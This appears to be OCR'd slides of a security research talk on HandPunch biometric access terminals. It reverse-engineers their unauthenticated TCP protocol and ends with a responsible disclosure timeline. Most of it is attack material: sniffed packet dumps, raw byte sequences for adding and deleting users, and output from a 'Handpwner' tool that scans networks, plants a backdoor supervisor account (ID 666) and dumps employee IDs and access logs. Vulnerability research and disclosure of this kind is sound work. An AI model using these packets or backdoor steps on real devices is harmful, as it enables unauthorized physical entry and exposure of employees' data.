



# Silicon Hand Attack


# Silicon Hand Attack



# Silicon Hand Attack


# A Suspiciously Weak Protocol



# A Suspiciously Weak Protocol

```
Nmap scan report for 192.168.2.212
Host is up (0.0033s latency).
Not shown: 65534 closed ports
PORT     STATE SERVICE VERSION
3001/tcp open  nessus?
MAC Address: 00:20:4A:09:C0:E5 (Pronet Gmbh)
```

After a basic network fuzzing job, was clear that whatever process was listening on that port was expecting a very specific handshake, therefore some sort of proprietary managing software had to be used…


HandPunch Admin
HandPunch Admin
Version 1.5.4.6
Free Edition
File
Help
midex
SOFTWARE
TCP/IP
Serial
Host or IP Address:
192.168.2.212
Port:
3001
Device #:
0
Timeout (sec):
6
Test
Info
Date/Time
Users
Select
User ID
Name
Access Level
Threshold
Time Zone
Hand Template
Save Changes
Delete
1337 Admin Security 0 0
4421 Clara None 0 0
46327 Francis None 0 0
69312 Philip None 0 0
89896 Daniel Service 0 0
569832 John None 0 0

# Try & Error + Sniffing

PC ▶ HP
PC ◀ HP
PC ▶ HP
PC ◀ HP

```
00000000  ff 0a 00 44 00 08 c1 ff                          ...D....
    00000000  ff 0a ff 30 03 00 10 1e  01 33                  ...0.... .3
00000008  ff 0a 00 73 00 0a 5d ff                          ...s..].
    0000000A  ff 0a ff 53 66 02 02 7e  63 30 33 2f 30 35 2f 31   ...Sf..~ c03/05/1
    0000001A  30 00 00 00 00 00 00 00  00 00 00 4d 61 67 73 74   0....... ...Magst
    0000002A  72 69 70 65 00 00 00 00  00 00 00 00 8b f7 14 00   ripe.... ........
    0000003A  00 aa 0d 00 1e 01 00 1f  00 48 50 34 2d 43 2e 33   ........ .HP4-C.3
    0000004A  31 32 00 00 00 00 00 02  00 00 00 00 00 00 00 00   12...... ........
    0000005A  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
    0000006A  00 00 00 00 00 00 00 00  00 00 00 69 bb            ........ ...i.
```

# Creating New User (hacker w/ ID:666)

```
PC ► HP  00000000  ff 0a 00 44 00 08 c1 ff                          ...D....
PC ◄ HP      00000000  ff 0a ff 30 03 00 90 1e  99 28                ...0.... .(
PC ► HP  00000008  ff 0a 00 73 00 0a 5d ff                          ...s..].
PC ◄ HP      0000000A  ff 0a ff 53 66 02 02 7e  63 30 33 2f 30 35 2f 31   ...Sf..~ c03/05/1
             0000001A  30 00 00 00 00 00 00 00  00 00 00 4d 61 67 73 74   0....... ...Magst
             0000002A  72 69 70 65 00 00 00 00  00 00 00 00 8b f7 14 00   ripe.... ........
             0000003A  00 aa 0d 00 1e 01 00 1b  00 48 50 34 2d 43 2e 33   ........ .HP4-C.3
             0000004A  31 32 00 00 00 00 00 02  00 00 00 00 00 00 00 00   12...... ........
             0000005A  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
             0000006A  00 00 00 00 00 00 00 00  00 00 00 48 46            ........ ...HF
PC ► HP  00000010  ff 0a 00 38 05 00 00 00  06 66 e7 2f ff           ...8.... .f./.
PC ◄ HP      00000077  ff 0a ff 32 10 00 00 00  00 00 33 2f 30 35 2f 31   ...2.... ..3/05/1
             00000087  30 00 00 00 00 a5 d0                          0......
PC ► HP  0000001D  ff 0a 00 78 4d 00 00 00  06 66 00 00 00 00 00 00   ...xM... .f......
         0000002D  00 00 00 05 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
         0000003D  00 00 00 68 61 63 6b 65  72 00 00 00 00 00 00 00   ..hacke r.......
         0000004D  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
         0000005D  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
         0000006D  00 00 c9 f1 ff                                     .....
PC ◄ HP      0000008E  ff 0a ff 30 03 00 90 1e  99 28                ...0.... .(
```

```
PC ▶ HP  00000000  ff 0a 00 44 00 08 c1 ff                          ..
PC ◀ HP      00000000  ff 0a ff 30 03 00 90 1e  99 28
PC ▶ HP  00000008  ff 0a 00 73 00 0a 5d ff                          ..
PC ◀ HP      0000000A  ff 0a ff 53 66 02 02 7e  63 30 33 2f 30 35 2f 31
             0000001A  30 00 00 00 00 00 00 00  00 00 00 4d 61 67 73 74
             0000002A  72 69 70 65 00 00 00 00  00 00 00 00 8b f7 14 00
             0000003A  00 aa 0d 00 1e 02 00 1b  00 48 50 34 2d 43 2e 33
             0000004A  31 32 00 00 00 00 00 02  00 00 00 00 00 00 00 00
             0000005A  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
             0000006A  00 00 00 00 00 00 00 00  00 00 00 c0 f2
PC ▶ HP  00000010  ff 0a 00 38 05 00 00 00  06 66 [illegible] 7 2f ff          ..
PC ◀ HP      00000077  ff 0a ff 32 10 00 00 00  06 66 00 00 00 00 00 00
             00000087  00 00 00 05 00 59 88
PC ▶ HP  0000001D  ff 0a 00 49 02 02 00 e9  95 ff                   ..
PC ◀ HP      0000008E  ff 0a ff 30 03 00 d0 1e  55 25
PC ▶ HP  00000027  ff 0a 00 62 02 02 03 db  8c ff                   ..
PC ◀ HP      00000098  ff 0a ff 30 03 01 d0 1e  65 12
PC ▶ HP  00000031  ff 0a 00 44 00 08 c1 ff                          ..
PC ◀ HP      000000A2  ff 0a ff 30 03 1f d0 1e  07 4a
         00000039  ff 0a 00 44 00 08 c1 ff                          ..
             000000AC  ff 0a ff 30 03 01 d0 1e  65 12
         00000041  ff 0a 00 44 00 08 c1 ff                          ..
             000000B6  ff 0a ff 30 03 17 d0 1e  a6 e3 ff
         00000049  ff 0a 00 44 00 08 c1 ff                          ..
             000000C1  ff 0a ff 30 03 17 d0 1e  a6 e3
         00000051  ff 0a 00 44 00 08 c1 ff                          ..
             000000CB  ff 0a ff 30 03 01 d0 1e  65 12
         00000059  ff 0a 00 44 00 08 c1 ff                          ..
             000000D5  ff 0a ff 30 03 1f d0 1e  07 4a
         00000061  ff 0a 00 44 00 08 c1 ff                          ..
             000000DF  ff 0a ff 30 03 01 d0 1e  65 12
         00000069  ff 0a 00 44 00 08 c1 ff                          ..
             000000E9  ff 0a ff 30 03 00 94 1e  5d e4 ff
PC ▶ HP  00000071  ff 0a 00 4b 00 36 d1 ff                          ..
PC ◀ HP      000000F4  ff 0a ff 37 0b 02 0[illegible]  64  7e 73 7c 62 76 7d 5d 82
             00000104  4c c0
PC ▶ HP  00000079  [illegible]  10 00 00 00  06 66 64 7e 73 7c 62 76  ..
         00000089  7d 5d 82 0[illegible]  00 f2 61 ff                 }]
PC ◀ HP      00000106  ff 0a ff 30 03 00 90 1e  99 28
```

Also, this time, the following assumptions regarding the proprietary protocol were formulated:

- 1st Red Packet = **Wake Up packet**, since it was always the same during all attempts.
- 2nd Red Packet = **Name & Model Query**, since it was always the same during all attempts and the response contained the name & model of the target device showed during boot on its LCD as well.
- 3rd Red Packet = **Create new user with ID 666**, since it's matching our newly created user ID (i.e. `666`)
- 4th Red Packet = **Initiate hand scan**, since after it the Handpunch asks the user to place the hand for the first acquisition.
- 5th – 13th Red Packets = **Unknown?!,** probably a sort of keep-alive beacon, since in the meantime the user was getting scanned 3 times his hand.
- 14th Red Packet = **Query acquired hand template**, since as response we get exactly a 9 bytes data that is then reused in the 15th Red Packet (e.g., `64 7e 73 7c 62 76 7d 5d 82`).
- 15th Red Packet = **Associate user ID to its hand template**, since both user ID `666` and template `64 7e 73 7c 62 76 7d 5d 82` are sent to the Handpunch.

# Let’s Put All Together...

Overall, with all the previous dumps it was possible to reverse engineer the packets’ structure and the communication protocol, where the main issues are:

- Lack of Authentication
- Lack of Session Handling
- Weak Integrity routine (i.e., CRC16 XModem)

And related packet’s structure:

| | | | | | | | |
|---|---|---|---|---|---|---|---|
| Wake Up Packet: | ff 0a | 00 | 44 | 00 | 08 c1 | ff | |
| Add User 666: | ff 0a | 00 | 38 | 05 | 00 00 00 06 66 | e7 2f | ff |
| Delete User 666: | ff 0a | 00 | 3f | 05 | 00 00 00 06 66 | a3 36 | ff |

| HEADER + | ADDRESS + | COMMAND + | LENGHT DATA + | DATA + | CRC + | FOOTER |
|---|---|---|---|---|---|---|
| ff 0a | 00 | XX | YY | .... | ZZ ZZ | ff |

# Querying the Handpunch with Handpwner Tool-Suite

```
lbo@ndujaos:~/handpwner$ sudo python3 handscan.py -r 192.168.2

 ____ ____ ____ ____ ____ ____ ____ ____
||H ||||A ||||N ||||D ||||S ||||C ||||A ||||N ||
||__||||__||||__||||__||||__||||__||||__||
|/__\||/__\||/__\||/__\||/__\||/__\||/__\|

Copyright© 2021 - Luca Bongiorni - www.whid.ninja


[*] Starting TCP port scan on network 192.168.2.0
[!] 192.168.2.212:3001/TCP Open
<#> Found a HP-4000 model
[!] Model Name: Magstripe
[!] Handpunch Address: 00

[!] 192.168.2.213:3001/TCP Open
<#> Found a HP-1000/HP-2000 model
[!] Model Name: Magstripe
[!] Handpunch Address: 00

[*] TCP scan on network 192.168.2.0 complete
```

# Deploying an Admin Backdoor: default mode

```
lbo@ndujaos:~/handpwner$ python3 handpwner.py -i 192.168.2.212 -m default
 ____ ____ ____ ____ ____ ____ ____ ____ ____
||H ||A ||N ||D ||P ||W ||N ||E ||R ||
||__||__||__||__||__||__||__||__||__||
|/__\|/__\|/__\|/__\|/__\|/__\|/__\|/__\|

Copyright© 2021 - Luca Bongiorni - www.whid.ninja


INFO:root:### Stay near the handpunch for enrolling your hand! ###
INFO:root:### PLACE YOUR HAND! ###
INFO:root:### YOUR HAND TEMPLATE is: 6d8474876370756384 ###
INFO:root:### DONE! Backdoor UserID: 666 - Role: Supervisor ####
lbo@ndujaos:~/handpwner$
```


# Remotely enroll a new Administrator via LAN (Default Mode)


# Deploying an Admin Backdoor: known-template mode


```
lbo@ndujaos:~/handpwner$ python3 handpwner.py -i 192.168.2.212 -m known

 ____ ____ ____ ____ ____ ____ ____ ____ ____
||H ||||A ||||N ||||D ||||P ||||W ||||N ||||E ||||R ||
||__||||__||||__||||__||||__||||__||||__||||__||
|/__\||/__\||/__\||/__\||/__\||/__\||/__\||/__\|

Copyright© 2021 - Luca Bongiorni - www.whid.ninja


INFO:root:### Enrolling new Supervisor with given hand template ###
INFO:root:### DONE! Backdoor UserID: 666 - Role: Super Admin ####
lbo@ndujaos:~/handpwner$
```

# Dumping User IDs & Logs

```
lbo@ndujaos:~/handpwner$ python3 handpwner.py -i 192.168.2.212 -m dumplogs -n 10
 ____ ____ ____ ____ ____ ____ ____ ____ ____
||H |||A |||N |||D |||P |||W |||N |||E |||R ||
||__|||__|||__|||__|||__|||__|||__|||__|||__||
|/__\|/__\|/__\|/__\|/__\|/__\|/__\|/__\|/__\|

Copyright© 2021 - Luca Bongiorni - www.whid.ninja


[!] TimeStamp: 21-9-9  16:2:40
[!] EmployeeID: 0000001337

[!] TimeStamp: 21-9-9  16:2:54
[!] EmployeeID: 0000001337

[!] TimeStamp: 21-9-16  0:14:18
[!] EmployeeID: fffffffffff

[!] TimeStamp: 21-9-16  0:14:38
[!] EmployeeID: 0000001337

[!] TimeStamp: 21-9-16  0:14:58
[!] EmployeeID: 0000001337

[!] TimeStamp: 21-9-16  0:15:6
[!] EmployeeID: 0000001337

[!] TimeStamp: 21-9-16  0:16:28
[!] EmployeeID: 0000000666

[!] TimeStamp: 21-9-16  10:10:0
[!] EmployeeID: fffffffffff

[!] TimeStamp: 21-9-16  10:12:30
[!] EmployeeID: fffffffffff

[!] TimeStamp: 21-9-16  10:19:12
[!] EmployeeID: 0000001337
```

# Dumping User IDs & Logs



# Responsible Disclosure Timeline

- 24/08/2021 – First attempt - Request for Security Contact through Vendor website
- 25/09/2021 – Second attempt - Request for Security Contact through Vendor website
